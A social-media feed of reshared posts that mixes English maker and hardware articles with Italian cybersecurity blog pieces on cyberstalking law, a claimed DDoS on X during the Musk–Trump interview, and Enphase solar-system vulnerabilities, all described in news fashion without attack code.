Here, most of us would have just 3D printed a replacement ring gear, but [Petteri] went a different way. He mentally rolled the ring gear out, envisioning it as a rack gear. To fabricate it, he simply ran a 60° V-bit across a sheet of steel plate, creating 56 parallel grooves with the correct pitch. Wrapping the grooved sheet around a round form created the ring gear while simultaneously closing the angle between teeth enough to match the measured 55° tooth angle in the original. [Petteri] says he soldered the two ends together to form the ring; it looks more like a weld in the photos, but whatever it was, the driver worked well after the old plastic teeth were milled out and the new ring gear was glued in place.

We think this is a really clever way to make gears, which seems like it would work well for both internal and external teeth. There are other ways to do it, of course, but this is one tip we’ll file away for a rainy day.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

🔔 You heard the news: the @EU_Commission is planning to stop funding @EC_NGI in #HorizonEU 2025 ‼️
Our community reached the EU institutions its answer expresses vague support for #FreeSoftware.

Unfortunately it is failing to provide concrete examples on how to do so. The EC needs to come up with dedicated budget for Free Software solutions!

Keep the pressure on the EC on this topic by contacting them!

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Autonomous Boat Plots Lake Beds
poliverso.org/display/0477a01e…
Autonomous Boat Plots Lake Beds Although the types of drones currently dominating headlines tend to be airborne, whether it’s hobbyist quadcopters, autonomous delivery vehicles, or military craft, autonomous vehicles can take nearly any transportation method we can think of. [Clay Builds] has been hard at work on his drone which is actually an autonomous boat, which he uses to map the underwater t


Autonomous Boat Plots Lake Beds

Although the types of drones currently dominating headlines tend to be airborne, whether it’s hobbyist quadcopters, autonomous delivery vehicles, or military craft, autonomous vehicles can take nearly any transportation method we can think of. [Clay Builds] has been hard at work on his drone which is actually an autonomous boat, which he uses to map the underwater topography of various lakes. In this video he takes us through the design and build process of this particular vehicle and then demonstrates it in action.

The boat itself takes inspiration from sailing catamarans, which have two hulls of equal size connected above the waterline, allowing for more stability and less drag than a standard single-hulled boat. This is [Clay]’s second autonomous boat, essentially a larger, more powerful version of one we featured before. Like the previous version, the hulls are connected with a solar panel and its support structure, which also provides the boat with electrical power and charges lithium-iron phosphate batteries in the hull. Steering is handled by two rudders with one on each hull, but it also employs differential steering for situations where more precise turning is required. The boat carries a sonar-type device for measuring the water depth, which is housed in a more hydrodynamic 3d-printed enclosure to reduce its drag in the water, and it can follow a waypoint mission using a combination of GPS and compass readings.

Like any project of this sort, there was a lot of testing and design iteration that had to go into this build before it was truly seaworthy. The original steering mechanism was the weak point, with the initial design based on a belt connecting the two rudders that would occasionally skip. But after a bit of testing and ironing out these kinks, the solar boat is on its way to measure the water’s depths. The project’s code as well as some of the data can be found on the project’s GitHub page, and if you’re looking for something more human-sized take a look at this solar-powered kayak instead.

youtube.com/embed/iBlCVzS1J_o?…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Entangled Photons Maintained Using Existing Fiber Under NYC’s Streets
poliverso.org/display/0477a01e…
Entangled Photons Maintained Using Existing Fiber Under NYC’s Streets Entangled photons are an ideal choice for large-scale networks employing quantum encryption or similar, as photons can use fiber-optical cables to transmit them. One issue with using existing commercial fiber-optic lines for this purpose is that these have imperfections which can disrupt


Entangled Photons Maintained Using Existing Fiber Under NYC’s Streets

The experimental setup for entanglement-distribution experiments. (Credit: Craddock et al., PRX Quantum, 2024)

Entangled photons are an ideal choice for large-scale networks employing quantum encryption or similar, as photons can use fiber-optical cables to transmit them. One issue with using existing commercial fiber-optic lines for this purpose is that these have imperfections which can disrupt photon entanglement. This can be worked around by delaying one member of the pair slightly, but this makes using the pairs harder. Instead, a team at New York-based startup Qunnect used polarization entanglement to successfully transmit and maintain thousands of photons over the course of weeks through a section of existing commercial fiber, as detailed in the recently published paper by [Alexander N. Craddock] et al. in PRX Quantum (with accompanying press release).

The entangled photons were created via spontaneous four-wave mixing in a warm rubidium vapor. This creates a photon with a wavelength of 795 nm and one with 1324 nm. The latter of which is compatible with the fiber network and is thus transmitted over the 34 kilometers. To measure the shift in polarization of the transmitted photos, non-entangled photons with a known polarization were transmitted along with the entangled ones. This then allowed for polarization compensation for the entangled photos by measuring the shift on the single photons. Overall, the team reported an uptime of nearly 100% with about 20,000 entangled photons transmitted per second.

As a proof of concept it shows that existing fiber-optical lines could in the future conceivably be used for quantum computing and encryption without upgrades.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Handsome Sim Racing Button Box Is A Super Easy Build
poliverso.org/display/0477a01e…
Handsome Sim Racing Button Box Is A Super Easy Build Sim racing is a lot more complex than playing Need For Speed 3: Hot Pursuit. You need buttons for all kinds of stuff, from headlights to brake balance to traction control. If you want to control all that in an intuitive and realistic manner, you’ll want to build yourself a decent button pad like youtube.com/wat


Handsome Sim Racing Button Box Is A Super Easy Build

Sim racing is a lot more complex than playing Need For Speed 3: Hot Pursuit. You need buttons for all kinds of stuff, from headlights to brake balance to traction control. If you want to control all that in an intuitive and realistic manner, you’ll want to build yourself a decent button pad like [Chris Haye] has done. It’s surprisingly easy, too!
Very cool.
[Chris] is quite a serious racer, and needed four button boxes. He wanted to do this on the cheap, so he decided to build his first three boxes around the Zero Delay Arcade USB Encoder, a cheap controller board available on eBay for around £7. Arcade buttons were sourced off Amazon to populate the black project boxes which acted as the housings.

His final button pad looks straight out of a GT3 race car, but it’s the simplest of the bunch. It’s literally just a USB numpad with a carbon vinyl wrap applied and some home-printed labels. One suspects the feel isn’t particularly high-quality but the look is top tier. If you’re a streamer that wants to build a hardcore-looking setup, this is a great way to go.

[Chris] estimates that each box took maybe an hour to build, tops. It’s a great example of solution-focused design. He could have gotten out his own microcontroller and done a custom PCB and all that, and the results surely would have been good. But it would have taken far longer! It’s hard to beat the speed of wiring together Amazon arcade buttons with the Arcade USB Encoder’s pre-terminated wire harness. If you’re more interested in sim racing than building button boxes, it’s a great way to do a custom pad fast.

Best of all? [Chris] says he managed to put these all together for £60—quite a feat of bargain engineering. We’ve featured some other builds along these lines before, too—even using vintage aircraft controls! Video after the break.

youtube.com/embed/vBe_mi7Lpk8?…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Digital Crime: Alla scoperta del Cyberstalking tra Pene e Sanzioni
poliverso.org/display/0477a01e…
Digital Crime: Alla scoperta del Cyberstalking tra Pene e Sanzioni Art.612-bis c.p. : Salvo che il fatto costituisca più grave reato, è punito con la reclusione da sei mesi a cinque anni chiunque, con condotte reiterate, minaccia o molesta taluno in modo da cagionare un perdurante e grave stato di ansia o di paura ovvero da ingenerare un fondato timore per


Digital Crime: Alla scoperta del Cyberstalking tra Pene e Sanzioni

Art.612-bis c.p. : Salvo che il fatto costituisca più grave reato, è punito con la reclusione da sei mesi a cinque anni chiunque, con condotte reiterate, minaccia o molesta taluno in modo da cagionare un perdurante e grave stato di ansia o di paura ovvero da ingenerare un fondato timore per l’incolumità propria odi un prossimo congiunto o di persona al medesimo legata da relazione affettiva ovvero da costringere lo stesso ad alterare le proprie abitudini di vita.

La pena è aumentata se il fatto è commesso dal coniuge, anche separato o divorziato, o da persona che è o è stata legata da relazione alla persona offesa ovvero se il fatto è commesso attraverso strumenti informatici o telematici.

La pena è aumentata fino alla metà se il fatto è commesso a danno di un minore, di una donna in stato di gravidanza o di una persona con disabilità di cui all’articolo 3 della legge 5 febbraio 1992, n.104, ovvero con armi o da persona travisata.

Il delitto è punito a querela della persona offesa. Il termine per la proposizione della querela è di sei mesi. La remissione della querela può essere solo processuale. La querela è comunque irrevocabile se il fatto è stato commesso mediante minacce reiterate nei modi di cui all’art.612, secondo comma. Si procede tuttavia d’ufficio se il fatto è stato commesso nei confronti di un minore o di una persona con disabilità di cui all’art.3 della legge 5 febbraio 1992, n.104, nonché quando il fatto è connesso con un altro delitto per il quale si deve procedere d’ufficio.

Il contenuto della norma


L’ articolo 612-bis sanziona coloro che, con condotte ripetute, minacciano o molestano un individuo in modo tale da causare uno stato di ansia o paura prolungato e grave, o inducano un timore fondato per la propria incolumità, quella di un parente stretto o di una persona legata da una relazione affettiva. In aggiunta, punisce chi costringe la vittima a modificare le proprie abitudini di vita. Con il secondo comma, si prevede un aumento della pena nel caso in cui l’azione sia stata compiuta da un coniuge legalmente separato o divorziato o da una persona precedentemente legata da una relazione affettiva con la vittima.

Successivamente, il legislatore ha ampliato il campo di azione considerando la possibilità di atti persecutori tramite mezzi digitali . In pratica, è stata aggiunta alla disposizione esistente la figura del cosiddetto “cyberstalking,” cioè comportamenti persecutori compiuti attraverso l’utilizzo della tecnologia.

Cosa dice la giurisprudenza


Per quanto concerne specificatamente gli atti persecutori realizzati attraverso mezzi digitali la giurisprudenza ha statuito come segue.

Costituisce atto persecutorio ai sensi dell’art. 612 –bis cod. pen. la creazione di falsi profili Facebook e account internet falsi riconducibili alla vittima di stalking qualora i contenuti postati e l’uso di detti profili si rivelino idonei a realizzare molestie reiterate. Nel sancire il principio ivi descritto, la Corte rivede e perfeziona un orientamento da tempo consolidato in base al quale non può dirsi stalking la semplice creazione di un profilo social riconducibile alla vittima, aprendo alla possibilità che simile comportamento si traduca in atto persecutorio laddove le modalità di utilizzo dei profili si connotino per particolare offensività, es. veicolando messaggi diffamatori e immagini offensive,( Cass. , Sez.V, sent. n. 25533/23).

Integra il reato di atti persecutori ex art. 612-bis c.p., la pubblicazione ripetuta su Facebook della fotografia dell’ex compagna, valutata unitamente alle condotte persecutorie commesse negli anni precedenti, tra cui i contatti ripetuti via mail e su Facebook anche con falsi profili, poiché presenta un’evidente natura molesta, dato che tale pubblicazione, anche in ragione della sua notevole capacità diffusiva, contribuisce a creare un clima idoneo a compromettere la serenità e la libertà psichica della persona offesa..( Cass., Sez. V,sent. n. 10680/22. In senso conforme: Cass. , Sez. V, sent.n 1813/22).

Integra il reato di atti persecutori ex art. 612-bis c.p. nei confronti della moglie, la condotta di colui che invia svariati messaggi scritti e vocali, di minacce ed invettive indirizzati al cellulare del figlio della coppia, poiché tale comportamento è certamente idoneo a raggiungere la moglie e a causare nella stessa un grave e perdurante stato di ansia o di paura ( Cass. , Sez. V , sent. n. 19531/22) .

Il comportamento della persona offesa consistente nel bloccare l’utenza telefonica del persecutore, per poi successivamente sbloccarla, ridando così all’agente possibilità di inviare messaggi non graditi, è irrilevante ai fini dell’interruzione dell’abitualità del reato e della continuità delle condotte molestatrici, laddove queste, complessivamente valutate, risultino idonee a cagionare uno degli eventi alternativi previsti dalla fattispecie incriminatrice degli atti persecutori (Cass., Sez. V, sent. n.44628/21).

Interessante anche altra pronuncia relativa ad un ex che per vendicarsi del fatto che l’amante aveva rivelato della relazione alla moglie aveva aperto un profilo fb dedicato a postare foto , video e commenti con riferimenti alla sua ex amante. In questo caso si riconosce la sussistenza del reato, considerandosi irrilevante il fatto che la donna potesse non conoscere di questi contenuti, non accedendo a tale profilo, rilevando comunque l’attitudine dannosa dal fatto che comunque sono stati provati stato di ansia e mutamento abitudini di vita della vittima (Cass., Sez. V, sent.n.57764/17).

E’stato considerato stalking la condotta dell’ex fidanzato che creava profili falsi a nome della vittima su social network frequentati da soggetti in cerca di esperienze, i quali la contattavano credendola disponibile per i propri interessi. La Corte di Cassazione ha ritenuto che la condotta sopra citata, insieme ai ripetuti episodi di minacce, persecuzioni e atti di violenza nei confronti della parte offesa integrasse senza dubbio il reato di stalking (Cass., Sez.Fer., sent. n.36894/15).

L'articolo Digital Crime: Alla scoperta del Cyberstalking tra Pene e Sanzioni proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Handheld Oscilloscope Meter Reviewed
poliverso.org/display/0477a01e…
Handheld Oscilloscope Meter Reviewed We live in a time where there’s virtually no excuse not to have some kind of oscilloscope. As [IMSAI Guy] shows in a recent video, for what you might expect to pay for a decent meter, you can now get one that includes a scope youtube.com/watch?v=x8-_h-hVkx…. There are several options out there but it is hard to know how much to spend to get the


Handheld Oscilloscope Meter Reviewed

We live in a time where there’s virtually no excuse not to have some kind of oscilloscope. As [IMSAI Guy] shows in a recent video, for what you might expect to pay for a decent meter, you can now get one that includes a scope. There are several options out there but it is hard to know how much to spend to get the best possible product. The Zoyi ZT-702S that he looks at costs under $80. But is it worth it?

Scopes that connect to your PC are often very inexpensive. You can also find little toy scopes that use a microcontroller and a little LCD screen. Even though the specs on these are usually appalling, they will still let you visualize what’s happening in a circuit. Sure, you want an expensive bench scope with lots of channels sometimes, but often, you just need to see a signal in broad strokes. Having a scope and a meter together is very handy.

The little meter claims 10 MHz bandwidth and 48 megasamples per second in scope mode. The meter claims true RMS and 9999 counts. The internal battery charges from USB-C. As you might expect, the meter portion works well enough for a basic meter. The scope reacts well up to 5 MHz. It isn’t necessarily the best scope in the world, but for $80 it seemed quite adequate. The probe compensation wasn’t able to quite make a square wave square, but you still got the idea.

As commenters on the video pointed out, there is a newer model that has two channels (at a slightly higher price tag). They also point out that there are dozens of similar devices at different price points, and everyone has their favorite.

If you have hobby-level cash, we’d suggest a higher-end scope meter like an OWON or Hantek since the professional brands are still very expensive. We wonder what the designer of 1983’s Pocket-O-Scope would think of these modern devices.

youtube.com/embed/x8-_h-hVkxc?…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

FLOSS Weekly Episode 796: Homebrew, I’m More of a Whopper Guy
poliverso.org/display/0477a01e…
FLOSS Weekly Episode 796: Homebrew, I’m More of a Whopper Guy This week Jonathan Bennett x.com/jp_bennett and David Ruggles x.com/TheRealRuggles chat with John Britton linkedin.com/in/johndbritton and Mike McQuaid github.com/MikeMcQuaid/ about Homebrew! That’s the missing package manager for macOS; and Workbrew, the commercial offering


FLOSS Weekly Episode 796: Homebrew, I’m More of a Whopper Guy

This week Jonathan Bennett and David Ruggles chat with John Britton and Mike McQuaid about Homebrew! That’s the missing package manager for macOS; and Workbrew, the commercial offering built on top of it. We cover lots of territory, like why the naming scheme sounds like it was conceived during a pub visit, how Workbrew helps businesses actually use Homebrew, and why you might even want to run Homebrew on a Linux machine!


Homebrew 15th Anniversary Stream with Creator Max Howell – workbrew.com/homebrew-turns-15

Strap – Bootstrap your macOS development system – strap.mikemcquaid.com/feed/ && github.com/MikeMcQuaid/strap
Homebrew Bundle – Bundler for non-Ruby dependencies from Homebrew, Homebrew Cask, and the Mac App Store – github.com/Homebrew/homebrew-b…
MAS Mac App Store command line interface – github.com/mas-cli/mas

Dotfiles
Mike’s Dotfiles – github.com/MikeMcQuaid/dotfile…
John’s Dotfiles – github.com/johndbritton/dotfil…

Brewfiles
Mike’s Brewfile – github.com/MikeMcQuaid/dotfile…
John’s Brewfile – github.com/johndbritton/dotfil…

youtube.com/embed/x62E8_AIHRM?…

Did you know you can watch the live recording of the show Right on our YouTube Channel? Have someone you’d like us to interview? Let us know, or contact the guest and have them contact us! Take a look at the schedule here.

play.libsyn.com/embed/episode/…

Direct Download in DRM-free MP3.

If you’d rather read along, here’s the transcript for this week’s episode.

Places to follow the FLOSS Weekly Podcast:


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

X attacco mirato o guasto tecnico? C’è chi conferma l’attacco DDoS: Qi An Xin XLAB
poliverso.org/display/0477a01e…
X attacco mirato o guasto tecnico? C’è chi conferma l’attacco DDoS: Qi An Xin XLAB Elon Musk, ha affermato che la piattaforma social X (ex Twitter) è stata redhotcyber.com/post/cosa-sono…


X attacco mirato o guasto tecnico? C’è chi conferma l’attacco DDoS: Qi An Xin XLAB

Elon Musk, ha affermato che la piattaforma social X (ex Twitter) è stata colpita da un attacco DDoS (Distributed Denial-of-Service) alcuni minuti prima che partisse l’intervista di Elon Musk all’ex presidente Donald Trump. La conversazione ospitata su X Spaces era programmata per iniziare alle 20:00 di lunedì sera, ma si è bloccata quasi subito e 18 minuti dopo Musk ha reso noto il problema: un “massivo attacco DDos”.

X attacco DDoS Elon MuskFonte: x.com/elonmusk/status/18231521…

Mentre molti suggeriscono che non si è verificato alcun attacco, un’analisi della società di sicurezza informatica cinese Qi An Xin XLAB – specializzata in threat intelligence con sede ad Hong Kong – indica invece che l’attacco si è verificato eccome. Questa sovietà ha ottenuto riconoscimenti internazionali fungendo da sponsor ufficiale dei servizi di sicurezza informatica e del software antivirus alle Olimpiadi invernali di Pechino 2022, dove ha ottenuto un encomiabile record di “zero incidenti”.

In breve:

  • Le prime valutazioni contradditorie
  • X attacco DDoS confermato e la nuova botnet Mirai.zushi: l’analisi di Qi An Xin XLAB
  • Gli eventi paralleli

Non appena ci saranno aggiornamenti questo articolo sarà aggiornato.

Le prime valutazioni contraddittorie


Le note della collettività (community notes) hanno portato le loro valutazioni che sono per lo più contraddittorie – positive o negatve – in assenza totale di dati. Una nota in fase di valutazione indica il fatto seguente: “I resoconti dei dipendenti X indicano che non c’era assolutamente alcuna indicazione di un attacco DDOS. Un attacco avrebbe compromesso l’intero servizio, che è rimasto online e funzionante. Un dipendente di X avrebbe affermato che c’era una probabilità del “99%” che Musk stesse mentendo”. Tuttavia non si sa cosa sia meglio a questo punto cosa dichiare: un problema tecnico o problemi nella mitigazione degli attacchi e prevenzione della sicurezza della piattaforma. Un attacco DDos infatti potrebbe esporre a rischi ben peggiori di una semplice interruzione di servizio, ma allo stesso tempi ci sono di mezzo le elezioni e soprattutto la figura di Donald Trump. Cosa dichiarare? Altre note critiche si riferiscono a tweet non più esistenti e cancellati o a ipotesi che riguardano tagli di costi (server che quindi non reggono il carico) e tagli di personale.

In altri commenti viene chiesto se si fosse trattato di un vero e proprio attacco DDOS o semplicemente di un gruppo di persone che tentando di entrare nello spazio hanno “causato un Denial of Service”.

Insomma una serie di ipotesi senza dati alla mano che si è tradotta in un grande caos sul quale si discuterà parecchio poiché la piattaforma X possiede la capacità di influenzare tecnologia, media e politica americana, trasformandosi in un campo di battaglia online.

The Verge, ha evidenziato il fatto che il resto di X sembrava funzionare normalmente e la sua fonte, un dipendente di X, avrebbe confermato che non si trattava un attacco denial-of-service (DoS) e che con il 99% delle probabilità Musk aveva mentito. [In realtà però è stato comunicato si sia trattato di un Distributed Denial-of-Service (DDoS), quest’ultimo a differenza del primo necessita di una rete di botnet a più sistemi, un tipo di attacco che può essere programmato ad un orario specifico e può durare anche giorni].

Ma a sostegno della tesi di The Verge c’è un precedente: le difficoltà tecniche sperimentate nel 2023 dal governatore della Florida DeSantis nel suo livestream. Allora, a pochi minuti dall’inizio, l’audio si interruppe nei primi minuti dell’evento. Allora la colpa fu data al sovraccarico dei server e la CNN evidenziò la riduzione di server e di personale da parte di Musk per contenere i costi. (Il fallimento dell’intervista ha ricordato l’annuncio del governatore della Florida Ron DeSantis su X del 2023 di essere candidato alla presidenza, anch’esso iniziato con difficoltà tecniche. All’epoca Musk attribuì i problemi ai server sovraccarichi).

X attacco DDoS confermato: l’analisi di Qi An Xin XLAB


Ad accertare l’attacco DDos in data 13 agosto è stata l’agenzia di cyber security cinese Qi An Xin XLAB, come si legge sulla loro pagina del blog. Secondo la sua analisi non si tratterebbe di un semplice guasto tecnico, ma di un attacco informatico mirato.

Qi An Xin XLAB X attacco ddosFonte: Qi An Xin XLAB su X

Gong Yiming, il capo del laboratorio, ha dichiarato: “Abbiamo osservato che quattro botnet master Mirai” – nominata Mirai.zushi* – insieme ad altri gruppi hanno utilizzato altri metodi come reflection attacks (nuova tecnica d’attacco che sfrutta il protocollo CLDAP per amplificare la potenza dei Ddos) o attacchi proxy HTTP.

L’attacco ha “comportato l’inondazione del bersaglio con enormi quantità di richieste HTTP, utilizzando numerosi proxy e macchine VPS, fino al completo esaurimento delle risorse del bersaglio. I payload di queste richieste HTTP indicano un’operazione altamente mirata, specificamente rivolta all’account Twitter personale di Donald Trump su https://x.com/realdonaldtrump/. I payload esatti dell’attacco sono dettagliati di seguito”.

Fonte: Qi An Xin XLAB blog

L’analsi dimostra che “quattro botnet masters hanno lanciato almeno 34 ondate di attacchi DDoS, principalmente nel Regno Unito, in Germania e in Canada.

“L’attacco è iniziato alle 8:37, ora di Pechino. L’attacco è durato fino alle 9:28 l’attacco è durato 50 minuti, il che è sostanzialmente coerente con il tempo di ritardo dell’intervista.” Inoltre XLAB ha affermato che il tempo di attacco “particolarmente lungo è una caratteristica notevole di questo attacco. Le statistiche mostrano che la stragrande maggioranza degli attacchi DDoS dura pochi minuti, alcuni durano anche solo pochi secondi, il che può causare ingenti danni al sistema bersaglio. Tuttavia, l’attacco è durato quasi un’ora e ha dimostrato che l’aggressore era ben preparato e altamente mirato”.

uglybotnet.x.com.ddos.cmdFonte: Qi An Xin XLAB blog

*“La botnet Mirai.zushi, una variante relativamente nuova della famiglia Mirai, si è evoluta da giugno di quest’anno e ha già infettato circa diecimila dispositivi. Utilizza la crittografia RC4 per il traffico di comunicazione. Gli operatori di Mirai.zushi sono associati al canale social media https://t.me/uglybotnet”. _ Qi An Xin XLAB


Gli eventi paralleli


Inoltre l’FBI ha dichiarato all’inizio di questa settimana di avere aperto un’indagine sul presunto hacking di documenti appartenenti alla campagna dell’ex presidente Donald Trump. Le accuse sono state dirette all’Iran, giorni dopo che Microsoft ha rivelato che Teheran avrebbe intensificato l’attività online nel tentativo di influenzare le elezioni statunitensi. Secondo Microsoft una campagna presidenziale era stata presa di mira da un attacco di phishing via email a giugno. “Politico” ha inoltre dichiarato di avere ricevuto e-mail anonime che includevano documenti interni all’operazione elettorale di Trump.

Ma non sarebbe la prima interferenza elettorale: nelle elezioni del 2016 furono accusati i russi per aver preso di mira le elezioni di Hillary Clinton, compromettendo i database di registrazione degli elettori in diversi stati. Il problema però è che alla DEFCON ogni anno si trovano vulnerabilità e difetti nel sistema di voto a cui corrisponde nella lentezza di implementazione di soluzioni proattive.

Il giorno precedente all’intervista, Thierry Breton, funzionario dell’Unione Europea aveva pubblicato una lettera inviata a Musk, avvertendolo della potenziale ’”amplificazione di contenuti dannosi” in relazione agli eventi nel Regno Unito e la sua intervista con Donald Trump. Non è la prima volta che l’Europa si esprime sulle elezioni di un altro paese: la presidente della Commissione europea Ursula von der Leyen mise in guardia l’Italia nelle ultime elezioni dove già si prevedeva la vittoria di Giorgia Meloni e provocò la reazione di chi la sosteneva. E nemmeno le reazioni di Elon Musk si sono fatte attendere. Ma questa è la politica, nulla di nuovo o di pauroso.

elon musk Thierry Breton

L'articolo X attacco mirato o guasto tecnico? C’è chi conferma l’attacco DDoS: Qi An Xin XLAB proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Hacker Tactic: Pimp Your Probes
poliverso.org/display/0477a01e…
Hacker Tactic: Pimp Your Probes Is your multimeter one of your trusty friends when building up boards, repairing broken gadgets, and reverse-engineering proprietary ones? Is it accompanied by a logic analyzer or an oscilloscope at times?Having a proper probing setup is crucial for many a task, and the standard multimeter probes just won’t do. As a PCB is slipping under your grip as you’re trying t


Hacker Tactic: Pimp Your Probes

Is your multimeter one of your trusty friends when building up boards, repairing broken gadgets, and reverse-engineering proprietary ones? Is it accompanied by a logic analyzer or an oscilloscope at times?

Having a proper probing setup is crucial for many a task, and the standard multimeter probes just won’t do. As a PCB is slipping under your grip as you’re trying to hold the standard multimeter probes on two points at once, inevitably you will ponder whether you could be doing things differently. Here’s an assortment of probing advice I have accumulated.

Beyond The Norm


There’s the standard advice – keep your board attached firmly to a desk, we’ve seen gadgets like the Stickvise help us in this regard, and a regular lightweight benchtop vise does wonders. Same goes for using fancy needle probes that use gravity to press against testpoints – they might be expensive, but they are seriously cool, within limits, and you can even 3D-print them!

Both of these become insufficient at some point, sadly – sometimes you need to change the probing spots so often that the gravity probes become bothersome, sometimes the board is double-sided and you need to flip it for tracing a connection, and sometimes you want to do current injection where the probing point actually matters. Default multimeter probes are nice, but they are also dull to the point it’s easy to short adjacent IC pads if you’re not careful.
Two most helpful probes in my toolkit
So, where do you go? My advice is, fashioning your own probes or buying nonstandard ones. Ever find a set of broken multimeter probes? Good, you can use them up as banana jack pigtails, a piece of solderable wire with a banana jack on one end. Don’t got some broken probes? Just buy a cheap set and harvest wires from it, or build some out of screwpost banana jacks. You can fashion a fair few things with solderable banana leads – let’s take a look!

Just Solder It On


The first advice I have is literally soldering such pigtails to a GND pad on your board. This is wonderful if you have to constantly probe voltages relative to GND, soldering a wire to GND is a serious timesaver – it frees up one of your hands, and unlike crocodile clip probes, it is not terribly likely to break off silently while you’re in the middle of debugging. If you must probe between two non-soldered-to points, feel free to temporarily swap in a usual probe – that’s why I recommend a spare probe wire for this!

If GND is your reference and you’re tempted to use something that looks like it should be GND, make sure your probe soldering point is GND-connected! USB-C sockets are a good starting point for this – all USB-C sockets must have their shield grounded, no matter the device. Of course, before assuming that a certain connector shield is ground, you must check that it actually connects to the board’s ground, which should be easy to find on your board’s inevitably present decoupling capacitors.
For reliable and easy measurements, just solder the probe wire on!
Soldering won’t work for smaller testpoints, unless you use a piece of magnet wire for the last-inch part and hotglue or tape the probe wire to the board. If you don’t do one of these, the wire will either break away from the board easily, or even tear your testpoint off the board completely; many times I have foolishly tried to directly solder thick wires to small pads, and it invariably resulted in torn off pads, so I recommend you skip this step. For logic analysis, soldering 2.54 mm header wires in the same fashion is pretty convenient – I often use stray female-male wires from my bench for this.

Of course, if you have a multimeter lead with a solderable end, you can easily convert it to a croc clip end – those are also quite handy for times when you don’t want to bother soldering or can’t do it! You can buy a set of decent croc clip probes, but if you haven’t yet, a broken probe and a croc clip end will do just fine. Apart from the usual things you would use a crocodile clip for, there’s one more purpose you might not have considered!

Reusing Metal Brushes And Tweezers

a reverse-engineer’s best friend

I’ve done a fair bit of reverse-engineering where my task was to figure out all connections to a certain pad, usually on multi-layer boards with no visible tracks in sight. In laptop repair, you would usually use a boardview for this, but they’re rarely available for generic devices, and while that Nintendo Switch flying wire reverse-engineered boardview is impressive, it’s not about to become a hacker household staple, unless everyone levels up their skills real quick.

Enter metal brushes – of the kind you find in dremel and other rotary tool kits. Where does a certain pin of an IC lead? One probe wire held onto the pin, another probe is a croc clip holding the metal brush that you gently caress your board with; not too strongly so as to scratch the soldermask, but strongly enough to break through the oxides on the solder joints. I keep two sizes – one large and one small, using the large one first to find the general contact areas, and then using the small brush to narrow it down.

These are instrumental for many a black box board, and so are metal SMD tweezers – as long as they’re sharp to a point, you can use them as super sharp multimeter probes. Spread the tweezer legs, insert your wire up to the very top of the join point, then release the tweezers, and make sure it doesn’t fail a continuity test. Congrats, you have just acquired a probe sharp enough to probe 0.5 mm pitch pins with ease. As long as your parallax vision doesn’t fail you, you will do just fine, which is to say, it will be less of a struggle than usual. I use Rhino tweezers that you can get on Adafruit, Dangerous Prototypes, or Aliexpress – they are super sharp and durable in long term.

Much More Cool Stuff To Learn


Summary – have some solderable banana jack pigtails handy, which you can make out of old or cheap probes. You can use them to free up a hand while probing or do current injection. In a pinch, you can use metal brushes held in croc probes for reverse-engineering, and tweezers holding solderable leads for fine point probing. With these tricks, you will find that many kinds of probing and repair work gets easier and way less failure-prone.

Now, these aren’t the only probe hacks; for instance, when using an oscilloscope and measuring high-speed signals or power rails, upgrading your ground connection can give you a significantly cleaner signal. Also, don’t be afraid of making custom jigs for testing your boards, and don’t forget about probing for ESD diodes!


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Un bug sui sistemi di gestione dei Pannelli Solari consente di Spegnere 4 Milioni di installazioni in 150 Paesi
poliverso.org/display/0477a01e…
Un bug sui sistemi di gestione dei Pannelli Solari consente di Spegnere 4 Milioni di installazioni in 150 Paesi Il problema della vulnerabilità redhotcyber.com/post/vulnerabi… delle tecnologie “intelligenti” sta diventando sempre più acuto.


Un bug sui sistemi di gestione dei Pannelli Solari consente di Spegnere 4 Milioni di installazioni in 150 Paesi

Il problema della vulnerabilità delle tecnologie “intelligenti” sta diventando sempre più acuto. L’hacker olandese Wietse Boonstra ha recentemente dimostrato la gravità di tali minacce scoprendo la possibilità di spegnere 4 milioni di sistemi di energia solare in 150 paesi con il semplice clic di un pulsante. La scoperta ha confermato la legge di Hypponen: “Se qualcosa è intelligente, è vulnerabile”.

La portata della minaccia è impressionante. I pannelli solari nei Paesi Bassi possono produrre energia paragonabile alla produzione di quaranta centrali nucleari di tipo Borssele. Molti produttori però non offrono una protezione sufficiente contro gli hacker.

Boonstra, ricercatore sulla sicurezza presso la Judicial IT Organization (JIO), ha scoperto una grave falla nei sistemi di Enphase. Negli ultimi mesi la sua attenzione si è concentrata sui dispositivi che collegano i pannelli solari alla rete elettrica.

Sebbene il principio di funzionamento dei pannelli solari sia semplice – producono corrente continua, che viene poi convertita in corrente alternata per alimentare la rete – utilizza un inverter. Nei sistemi Enphase ogni pannello è dotato del proprio microinverter.

I clienti Enphase possono configurare e gestire i propri sistemi tramite un account personale, con la possibilità di delegare il controllo ad altri. Boonstra ha identificato una vulnerabilità critica: un bug nel software ha permesso di ottenere i diritti di amministratore sugli account di altre persone. Mettendo alla prova la sua teoria, creò due account amministrativi e scoprì che il primo poteva gestire il secondo senza permesso. Per la verifica finale, ha creato altri venti account e li ho gestiti con successo tutti attraverso il primo.

Insieme al collega Hidde Smith, Boonstra ha esaminato il firmware dei dispositivi Enphase e ha scoperto sei vulnerabilità che potrebbero essere utilizzate per infettare milioni di sistemi solari con del malware.

Questa situazione è paragonabile al concetto di “Unico Anello” de “Il Signore degli Anelli” di Tolkien: proprio come un anello controllava gli altri, così la vulnerabilità identificata consente il controllo di milioni di sistemi attraverso un account, il che minaccia la sicurezza energetica globale.

